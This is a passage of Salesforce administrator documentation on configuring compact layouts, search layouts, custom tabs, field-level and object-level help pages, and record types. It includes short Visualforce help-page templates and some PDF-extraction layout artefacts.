   Some record types in the list might be inactive. You can assign a compact layout to an inactive record type.

5. Select a compact layout from the Compact Layout To Use drop-down list to assign it to the selected cells.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Compact layouts are available in: **All** editions except **Database.com**

Record types are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize compact layouts:
- "Customize Application"

To view compact layouts:
- "View Setup and Configuration"

SEE ALSO:

Find Object Management Settings

Notes on Compact Layouts

- Changes you make to a compact layout are reflected in both Salesforce1 and Lightning Experience.
- Each record type can have only one compact layout assigned to it. However, a compact layout can be associated with multiple record types.
- Users who don't have access to certain fields in Salesforce won't see them on the compact layout.
- A compact layout must contain at least one field.
- Don't make the primary field a lookup field. This could result in navigation issues in Lightning Experience and Salesforce1.
- A compact layout can only contain fields from its object, including a formula field that is a cross-object reference to another object.
- Removing a field from a page layout doesn't remove it from the object's compact layout. The two layout types are independent.
- If you change a field on a compact layout to an unsupported type, the field is removed from the compact layout.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

- Before you can delete a compact layout that's set as the primary compact layout for the object, you must choose another compact layout to replace it.
- In Salesforce1, tasks automatically show whether a task is open or closed and the due date (depending on a user's access to activity dates). When customizing a task compact layout, you don't need to add these fields to the Selected Fields list.
- Compact layouts aren't available for the Chatter Mobile for BlackBerry or Dashboards for iPad mobile apps.

SEE ALSO:

Create Compact Layouts

Compact Layouts

Select Fields to Display in the Recently Viewed List on Object Home Pages in Lightning Experience

As a Salesforce admin, you can customize the Recently Viewed list that appears on the home page for most standard and custom objects. Choose and order the fields to display so that your users see the information that's most important for your company.

Note: These steps work in Lightning Experience. If you see the App Launcher icon (⋮⋮⋮) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

For most list views, your users can select which fields to display and how to order the view columns. However, they can't edit the recent records quick list on object home pages. Only Salesforce admins can select and order the fields to display for the recent records quick list. Admins can't make any other changes to this default list.

1. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.
2. Click the label name of the object for the Recently Viewed list you want to modify.
3. From the menu of links at the top of the page, click **Search Layouts**.
4. In the far right of the Search Results column, click ▼ and select **Edit**.
5. To add columns to the Recently Viewed list, select one or more fields from Available Fields and click **Add**. To remove columns, select one or more fields from Selected Fields and click **Remove**.
6. Order columns by selecting one or more fields from Selected Fields and clicking **Up** or **Down**.
7. Click **Save**.

Example: Your users collaborate on opportunities. To make it easy to see who worked on a recent opportunity last, select **Last Modified By** from the Available Fields list. Click **Add** to move it to Selected Fields. Now this information appears on the Recently Viewed list on the Opportunities home page.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize recent records list

- "Customize Application"

Customize Search Layouts

Customize which fields display for users in search results, search filter fields, lookup dialogs, the recent records lists on tab home pages in Salesforce Classic, and in lookup phone dialogs for Salesforce CRM Call Center.

You can specify a different set of fields to show in each search layout. The settings apply to all users in your organization and Salesforce Customer Portal.

You can also customize which buttons display in custom list views and search results. You can hide a standard list view button or display a custom button. Standard buttons aren't available on search result layouts. To display a custom button, create the custom button, giving it the `List Button Display Type`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To change search layouts:
- "Customize Application"

1. From the management settings for the appropriate object, go to Search Layouts.
2. Click **Edit** next to the layout you want to customize. Specify a different set of items to display. You can edit search results, lookup dialogs, recent records lists on tab home pages in Salesforce Classic, lookup phone dialogs, list views, and search filter fields.
3. For list view and search results layouts, select the standard or custom buttons you want to display. To hide a standard button on the list view, deselect it. Standard buttons aren't available on search result layouts.
4. Move fields between Available Fields and Selected Fields.
   - To customize which fields display in the layout, select one or more fields and click **Add** or **Remove**.
   - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
   - To customize which items display in the layout, select the item and click **Add** or **Remove**.
   - To sort items in the layout, select the item and click **Up** or **Down**.

   Note: When editing a search results layout for an object, you can select the **Override the search result column customizations for all users** checkbox. If selected, all user column customizations within your organization are overwritten and restored to the organization-wide default settings.
5. Click **Save**.

Notes on Search Layouts

SEE ALSO:

Page Layouts

Notes on Search Layouts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To change search layouts:
- "Customize Application"

- Search layouts don't apply to Salesforce CRM Content.
- Search layouts don't apply to campaign members, opportunity teams, or account teams.
- The search layout doesn't control which fields are searched for keyword matches. The list of fields searched is the same across Salesforce.
- You can add up to 10 fields to each search layout.
- You can't remove unique identifying fields, such as `Account Name` or `Case Number`, from the search layouts. These fields must be listed first in the order of fields in the search layout.
- You can 't add long text fields such as `Description` or `Solution Details` to search layouts.
- All fields are available to be added to the search layout even if some fields are normally hidden for the user customizing the search layout.
- For Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, search layouts don't override field-level security. If a field is included in the search layout but hidden for some users via field-level security, those users do not see that field in their search results.
- For Personal, Contact Manager, Group, and Professional Edition organizations, search layouts override page layout settings. If a field is included in the search layout but hidden in the page layout, that field will be visible in search results.
- The search results layouts for leads, accounts, contacts, and opportunities also apply to the search results displayed when finding duplicate leads.
- Formula fields are not available in search result layouts.
- Don't remove the `Phone` field from any lookup phone dialogs search layout. If you do, users can't use the directory search results to enter a phone number into a SoftPhone dial pad.
- To add a custom button to a list view or search layout, create the custom button for a standard or custom object, giving it the **List Button** `Display Type`. The custom button will be available in the list view and search result layouts for that object.

Tip: In account search results, you can visually differentiate business accounts from person accounts by adding the `Is Person Account` field, which displays as the person account icon ( ).

You may specify the `Is Person Account` field as the first column in account search layouts. Otherwise, `Account Name` must be the first column.

Show Custom Object Data for Your Users

Custom tabs let you display custom object data or other web content in Salesforce. When you add a custom tab to an app in Salesforce Classic, it displays as a tab. When you add a custom tab to an app in Lightning Experience, it displays as an item in the app's navigation bar.

Custom tabs display custom object data or other web content embedded in the app. You can create any of these types of custom tabs.

Custom Object Tabs
Custom object tabs (available only at an app level and not on subtab apps) display the data of your custom object. Custom object tabs look and function just like standard tabs.

Web Tabs
Custom web tabs display any external web-based application or web page. You can design web tabs to include the sidebar or span across the entire page without the sidebar.

Visualforce Tabs
Visualforce tabs display data from a Visualforce page. Visualforce tabs look and function just like standard tabs.

Lightning Component Tabs
Lightning component tabs make Lightning components available in the Salesforce1 mobile app (via the navigation list) or in Lightning Experience. Lightning components aren't supported in Salesforce Classic.

Note: To expose Lightning components via Lightning component tabs, you must enable and deploy My Domain.

Lightning Page Tabs
Lightning Page tabs let you add App Page Lightning Pages to the Salesforce1 navigation list and the Lightning Experience navigation bar.

In Salesforce Classic, Lightning Page tabs don't show up on the All Tabs page when you click the plus icon ( ) that appears to the right of your current tabs. Nor do Lightning Page tabs show up in the Available Tabs list when you customize the tabs for your apps.

Subtab apps support only web tabs and Visualforce tabs.

Delegated administrators who can manage specified custom objects can also create and customize tabs for those custom objects.

In Lightning Experience, Lightning page tabs, Visualforce tabs, and Lightning component tabs have a fixed, friendly URL structure of `/one/one.app#/n/customTabDevName`.

SEE ALSO:

What is a Subtab App?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Page Tabs available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:
- "Customize Application"

Create Web Tabs

Build web tabs so that your users can use your web applications or other websites from within the application.

1. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**.
2. Click **New** in the Web Tabs related list.
3. Choose a layout for the new tab. The full page width spans across the entire page without the sidebar, while the column style allows users to view the sidebar.
4. Click **Next**.
5. Enter a label to display on the tab.
6. Click the Tab Style lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click Hide styles which are used on other tabs to filter this list.
7. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
8. Change the content frame height if necessary.
9. Optionally, select Salesforce Mobile Classic Ready to indicate that the web page displays and functions properly in the Salesforce Mobile Classic app.

   Selecting this checkbox adds the tab to the list of available tabs for your Salesforce Mobile Classic configurations. Before mobilizing a web tab, review the Salesforce Mobile Classic tab considerations to ensure that the pages in your web tabs are compatible with mobile browsers.

   Note: The Salesforce Mobile Classic Ready checkbox is only visible if Salesforce Mobile Classic is enabled for your organization.
10. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Don't use a splash page if you plan to mobilize the web tab, as splash pages don't display in the mobile application.
11. Enter a description of the tab, if desired, and click **Next**.
12. Enter the URL or choose the custom s-control that you want to display in the tab. Optionally, copy and paste any merge fields for data that you want dynamically replaced in the link.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Page Tabs available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:

- "Customize Application"

Note: Only User, organization, and API merge fields are supported for web tabs.

Click **Preview Web Tab** to display your web tab.

13. For a URL, choose an encoding setting and click **Next**.
14. Add the web tab to the appropriate profiles. Choose Default On, Default Off, or Tab Hidden to determine whether the custom tab is visible to users with that profile. You can change this setting later.
15. Click **Next**.
16. Specify the custom apps that should include the new tab.
17. Select **Append tab to users' existing personal customizations** to apply the tab visibility settings to all users.
18. Click **Save**.

Create a Custom Object Tab

Define a tab to display the data stored in your custom object records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Page Tabs available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:
- "Customize Application"

1. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**.
2. Click **New** in the Custom Object Tabs related list.
3. Select the custom object to display in the custom tab. If you have not already created the custom object, click **create a new custom object now** and follow the instructions in Define a Custom Object on page 4738.

   The label of the new tab is the same as the plural version of the custom object label.
4. Click the Tab Style lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click Hide styles which are used on other tabs to filter this list.
5. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
6. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab.
7. Enter a description of the tab, if desired, and click **Next**.


8. Choose the user profiles for which the new custom tab will be available.

   For Professional Edition users and Salesforce Platform One license users, tab visibility is set to Default On.

   Note: Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.

9. Specify the custom apps that should include the new tab.
10. Select **Append tab to users' existing personal customizations** to add the tab to your users' customized display settings if they have customized their personal display.
11. Click **Save**.

    Depending on the visibility settings you selected, you'll see the tab right away:



SEE ALSO:

Show Custom Object Data for Your Users

Guidelines for Making Search Faster

Create Lightning Page Tabs

Before you can include an App Page type of Lightning Page in the Salesforce1 navigation list or in a Lightning app, you must create a custom tab for it.

When you first activate an app page in the Lightning App Builder, a tab is created for the page as part of the activation process. You can also create a tab for the page manually in Setup before you activate it.

Lightning Page tabs only facilitate inclusion of the Lightning Page in Salesforce1 and Lightning Experience.

You can create a custom tab only for an App Page type of Lightning Page.

1. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
2. Click **New** in the Lightning Page Tabs related list.
3. Choose a Lightning Page for the tab.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:

- "Customize Application"

4. Enter a label.

   This text is used as the display name for the Lightning Page.

5. Select a tab style to set a color scheme and icon for the Lightning Page tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.

6. Enter a description of the tab, if desired, and click **Next**.

7. Choose the user profiles for which the new custom tab will be available.

   Note: In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.

8. Click **Save**.

Custom Tab Considerations

When working with custom tabs, keep these considerations in mind.

- To enable Visualforce or web tabs for use in the Salesforce Mobile Classic app, edit the properties of the tabs and select the **Salesforce Mobile Classic Ready** checkbox.
- The custom tabs limit is a fixed number based on edition and can't be increased. For more information, contact Salesforce.
- If you choose Default On or Default Off when setting custom object tab visibility, an option is added to the `Create New` drop-down list in the Salesforce Classic sidebar so that users with the "Create" permission can quickly create a record. For example, if the custom object displayed in the custom tab is named Expenses, an **Expense** option appears in this list.
- Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.
- A Web tab or custom link could display a blank page if the embedded site:
  - Has been set to deny the loading of its content in a frame.
  - Has been set to allow the loading of its content in a frame only if the same site is delivering the content.
  - Contains a mix of secure and unsecure content, and the user's browser has been configured to block mixed active content.

  To resolve this issue, try these workarounds.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Page Tabs available in: **All** Editions except **Database.com**

  - Set your custom link to either open in a new window or display in the existing window without the sidebar or header.
  - Move the URL from a Web tab into a custom link instead, and set the URL to either open in a new window or display in the existing window without the sidebar or header.
  - If the site you're embedding has an HTTP prefix and mixed active content, try changing the prefix to HTTPS. If the embedded site has a valid security certificate and it hasn't blocked itself from being displayed in frames, using HTTPS as the prefix allows the site to display.
- In Salesforce Classic, Lightning Page tabs don't show up on the All Tabs page when you click the plus icon ( ) that appears to the right of your current tabs. Nor do Lightning Page tabs show up in the Available Tabs list when you customize the tabs for your apps.
- In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.

Give Your Users Custom Help Content

You can supply your own custom help content that overrides the standard Salesforce context-sensitive online help topics for your custom objects, and you can add field-level help that appears when users hover their mouse over a field.

The **Help & Training** link at the top of every page opens a portal full of online help topics, solutions, and recommended training classes. The **Help for this Page** link on any page takes you to information about things you can do with the page you're on right now.

With Salesforce custom help, you can augment these standard help features with information on using fields and functionality unique to your organization or the Force.com AppExchange app you are developing.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Getting Started with Field-Level Help

Define Field-Level Help

Getting Started with Object-Level Help

Replace Built-in Help in Salesforce Classic with Custom Help

If you rename standard tabs, objects, fields, and other related user interface labels, you can also replace the built-in Salesforce Help with documentation that's customized specifically for your users. To replace the built-in help, simply provide a URL to your custom help. This feature is available for Salesforce Classic only.

Getting Started with Field-Level Help

Field-level help lets you provide help text detailing the purpose and function of any standard or custom field. You can define custom help text for your organization's fields to provide users with a helpful description for any field on all detail and edit pages where that field displays. Users can view the field-level help text by hovering over the Info icon next to the field.

Before you begin defining field-level help, review these implementation tips and best practices.

Implementation Tips

- Field-level help is enabled by default for all editions.
- Field-level help is not available for some standard fields, including fields on the User object, system read only fields, auto-number fields, multi-currency fields, Ideas fields, and Community fields.

- The help text for a field is automatically added to a package when you add the associated field to any Force.com AppExchange package.
- In a managed package, the help text is locked to the developer, giving installers full capabilities to change it.

Best Practices

- Because your custom help text displays on both edit and detail pages, avoid instructions for entering data. Instead, construct help text that defines the field's purpose, such as:

  The maximum discount allowed for this account.

- Provide information in your help text about the attributes of the field, such as:

  A detailed description of the purpose for the expense report. Up to 32 KB of data are allowed. Only the first 255 characters display in reports.

- Provide examples in your help text that help users understand the field's meaning clearly, such as:

  The four-digit promotional code used to determine the amount charged to the customer, for example, 4PLT (for level-four platinum pricing).

- If your organization uses more than one language, provide translations for your `Help Text` using the Translation Workbench.

SEE ALSO:

Give Your Users Custom Help Content

Define Field-Level Help

Define Field-Level Help

Field-level help lets you provide help text detailing the purpose and function of any standard or custom field. You can define custom help text for your organization's fields to provide users with a helpful description for any field on all detail and edit pages where that field displays. Users can view the field-level help text by hovering over the Info icon next to the field.

1. From the management settings for the field's object, go to Fields.
2. Click **Edit** next to the field.
3. In the `Help Text` field, enter the text you want displayed when a user hovers the mouse over the Info icon that appears next to the field on a detail or edit page. You can enter up to 255 characters.
4. Click **Save**.

Note: If the object you're modifying is exposed in a community, field-level help is visible to community members, including unlicensed users, partners, and customers. Make sure the information you provide in field-level help accounts for all audiences and doesn't contain business-sensitive information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To define or change field-level help:

- "Customize Application"

SEE ALSO:

Give Your Users Custom Help Content

Getting Started with Field-Level Help

Find Object Management Settings

Getting Started with Object-Level Help

Help your users by providing object-level help for your custom and external objects. This way, when your users click the **Help for this Page** link on your custom object, they'll find useful information that's relevant to your custom object.

Note: If you don't create object-level help, the **Help for this Page** link provides information about standard objects that won't be relevant to your custom object.

You can override the **Help for this Page** links for a custom object or external object with help content contained in a Visualforce page. But don't worry! You don't have to learn Visualforce to add help content to your custom objects.

When you add custom help to a custom or external object, the **Help for this Page** link on those object pages displays your custom help instead of generic help. Your users can access the custom help content from the object home (overview), detail, and edit pages, list views, and related lists.

You can create object-level help for all custom objects and external objects in the Salesforce editions that support custom and external objects. For more information, see *Salesforce Limits*.

SEE ALSO:

- Give Your Users Custom Help Content
- Define Object-Level Help
- Object-Level Help Best Practices and Considerations

Define Object-Level Help

Object-level help overrides the **Help for this Page** links for a custom object or external object with your own help content contained in a Visualforce page. To make object-level help available to all your users, create a Visualforce page that contains your help content. Then edit the custom or external object definition to reference the page. Object-level help becomes available to all your users instantly.

1. Create a Visualforce page that contains your help content.
2. Edit the custom object definition or external object definition that uses the custom help when users click the **Help for this Page** link.
3. For `Context-Sensitive Help Setting`, select **Open a window using a Visualforce page**.
4. Select the Visualforce page that contains your help content.
5. Click **Save**.

SEE ALSO:

- Getting Started with Object-Level Help
- Give Your Users Custom Help Content

EDITIONS

Available in: both Salesforce Classic

Custom objects are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To define or change object-level help:

- "Customize Application"

Create a Custom Object Help Page with Static Content

If you know HTML, it's easy to add help to your custom objects by writing the content in HTML and saving it in a Visualforce page. No need to learn Visualforce. Just use the template that we provide.

1. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
2. Click **New**.
   The Visualforce page editor opens with a new page.
3. Complete the following fields.

Field	Description
Label	The human-friendly name of the page used to identify the page in Setup tools. Tip: It's a great idea to have a naming convention for your custom help pages. For example, start all custom help pages with "Help_" and then the object name.
Name	The API name for the page. You can use the auto-filled value.
Description	An optional description of the page.
Available for Salesforce mobile apps and Lightning Pages	Select this option if your custom object is available in Salesforce1.

4. Click **Quick Save**.
5. In the **Visualforce Markup** tab code editor, select the default code and delete it.
6. Paste the following help template code into the code editor.

```
<apex:page showHeader="false">

    <!-- Add your help styles -->

    <h1>Help for {YourObjectName} Object</h1>

    <p>Your custom help message here.</p>


</apex:page>
```

7. Click **Quick Save**.
8. Edit the template to add your help content.
   To add formatting to your page, use HTML markup. You can also use Visualforce markup if you know it.
9. Click **Save**.

EDITIONS

Available in: both Salesforce Classic

Custom objects are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define or change object-level help:
- "Customize Application"

To create or edit Visualforce pages:
- "Customize Application"

You can now add this page as custom help. When users click **Help for this Page**, they see this page in the Help & Training window.

SEE ALSO:

- Define Object-Level Help
- Create Custom Object Help with a PDF File
- Object-Level Help Best Practices and Considerations

Create Custom Object Help with a PDF File

Add help to your custom objects by creating Visualforce pages that redirect to PDF help files or a URL. No need to learn Visualforce. Just use the template that we provide.

You can write your help content in an authoring tool such as Microsoft Word and convert it to a PDF file.

1. Upload your PDF file as a static resource.
   Users see this PDF file when they request help with the custom object.
2. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
3. Click **New**.
   The Visualforce page editor opens with a new page.
4. Complete the following fields.

Field	Description
Label	The human-friendly name of the page used to identify the page in Setup tools. Tip: It's a great idea to have a naming convention for your custom help pages. For example, start all custom help pages with "Help_" and then the object name.
Name	The API name for the page. You can use the auto-filled value.
Description	An optional description of the page.
Available for Salesforce mobile apps and Lightning Pages	Select this option if your custom object is available in Salesforce1.

5. Click **Quick Save**.
6. In the **Visualforce Markup** tab code editor, select the default code and delete it.
7. Paste the following help template code into the code editor.

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">
```

EDITIONS

Available in: both Salesforce Classic

Custom objects are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define or change object-level help:
- "Customize Application"

To create or edit Visualforce pages:
- "Customize Application"

```
    <!-- This page redirects to the URL in the action attribute above -->

    <p>Redirecting to help content...</p>

</apex:page>
```

8. Replace `YourCustomHelpResource` in the action attribute with the name of the static resource that you uploaded.
9. Click **Save**.

You can now add this page as help. When users click **Help for this Page**, they're redirected to the resource you set in the action attribute.

Note: The user's browser controls the behavior of a PDF link, not your Visualforce page. The PDF content might display in the browser or be downloaded as a PDF file.

SEE ALSO:

Define Object-Level Help

Create a Custom Object Help Page with Static Content

Object-Level Help Best Practices and Considerations

Object-Level Help Best Practices and Considerations

Before defining object-level help text for your custom or external objects, review these best practices and implementation considerations.

EDITIONS

Available in: Salesforce Classic

Custom objects are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Best Practices

- The window that displays your object-level help has the same height and width dimensions as the standard Salesforce Help & Training window. To increase the usability of your help content, size and style your content appropriately.
- To give your custom help a professional tone using Salesforce terminology, follow the *Salesforce Style Guide for Documentation and User Interface Text*.
- Your Visualforce help content pages can use merge fields or other functions to make the experience more personalized. For example, you can design the help to add the user's name when the help page is displayed.

Advanced Implementation Considerations

- Create custom help Visualforce pages without a controller, or use a custom controller. You can't use a standard controller.
- If you have defined object-level help for an object that you add to a Force.com AppExchange package, Salesforce adds the Visualforce page or static resource referenced in your `Context-Sensitive Help Settings` for that object.
- In managed packages, object-level help is locked to the developer, giving installers the ability to change it if needed.

SEE ALSO:

Define Object-Level Help

Getting Started with Object-Level Help

Replace Built-in Help in Salesforce Classic with Custom Help

If you rename standard tabs, objects, fields, and other related user interface labels, you can also replace the built-in Salesforce Help with documentation that's customized specifically for your users. To replace the built-in help, simply provide a URL to your custom help. This feature is available for Salesforce Classic only.

Users can view this URL whenever they click on any context-sensitive help link on an end-user page or within their personal settings. After you replace the help, the **Help & Training** link at the very top of every page and all Setup pages will continue to display the Salesforce Help.

1. From Setup, enter *Help Settings* in the Quick Find box, then select **Help Settings**.
2. Enter the complete URL for your help file that you would like to replace the Salesforce Help.
3. Click **Save**.

Considerations for Replacing the Salesforce Help

- When you replace the Salesforce Help with your own help file, the **Help & Training** link still displays Salesforce Help. However, other than within Setup, the **Help for this Page** links on all pages are no longer context-sensitive. That is, your help file will open at the same place regardless of which page the user is viewing when they click the link.
- You can make your help context-sensitive by taking advantage of the context-specific parameters that are passed with each help link. For example, the help link from the Opportunities tab home page is constructed as follows (without any line breaks):

  ```
  http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
  &target=opp_overview.htm&section=Opportunities
  ```

  The values of the `target` and `section` parameters are unique for every page within the application. You can parse these parameters to display context-sensitive help content for your users.

Tailor Business Processes to Different Users

Record types let you offer different business processes, picklist values, and page layouts to different users. You might create record types to differentiate your regular sales deals from your professional services engagements, offering different picklist values for each. Or you might display different page layouts for your customer support cases versus your billing cases.

Example: Here's an example of how record types can work in your org. Let's say you have two sales divisions, hardware and consulting, and only your consulting division receives leads through seminars. You can choose to display the Seminar contact lead source for the consulting division only.

Step 1: Manage master picklists

Define a list of contact `Lead Source` picklist values that contains all of the values used by both the Hardware and Consulting divisions, including Seminar.

Step 2: Create record types

Create two contact record types: one called Hardware and another called Consulting. This step includes adding master picklist values to the record types.

Step 3: Add record types to profiles

Add the Hardware record type to the profiles for all users in the hardware sales division. Add the Consulting record type to the profiles of all users in the consulting sales division.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change record types:

- "Customize Application"

Step 4: Set personal options for record types

Allow users of both the hardware and consulting sales divisions to bypass the prompt that asks them to select a record type when creating a new contact. If you have users that create contact records for both sales divisions, they can customize their personal settings to always prompt them to select a record type.

Considerations for Creating and Updating Record Types and Picklists

Keep these considerations in mind when working with record types and business process picklists.

Create Record Types

Edit Picklists for Record Types and Business Processes

Customize the values in record type or business process picklists based on your organization's unique needs.

Limitations for Creating and Updating Record Types and Picklists

Keep these limitations in mind when working with record types and business process picklists.

Managing Multiple Business Processes

Create Multiple Business Processes

SEE ALSO:

How is record type access specified?

Considerations for Creating and Updating Record Types and Picklists

Keep these considerations in mind when working with record types and business process picklists.

EDITIONS

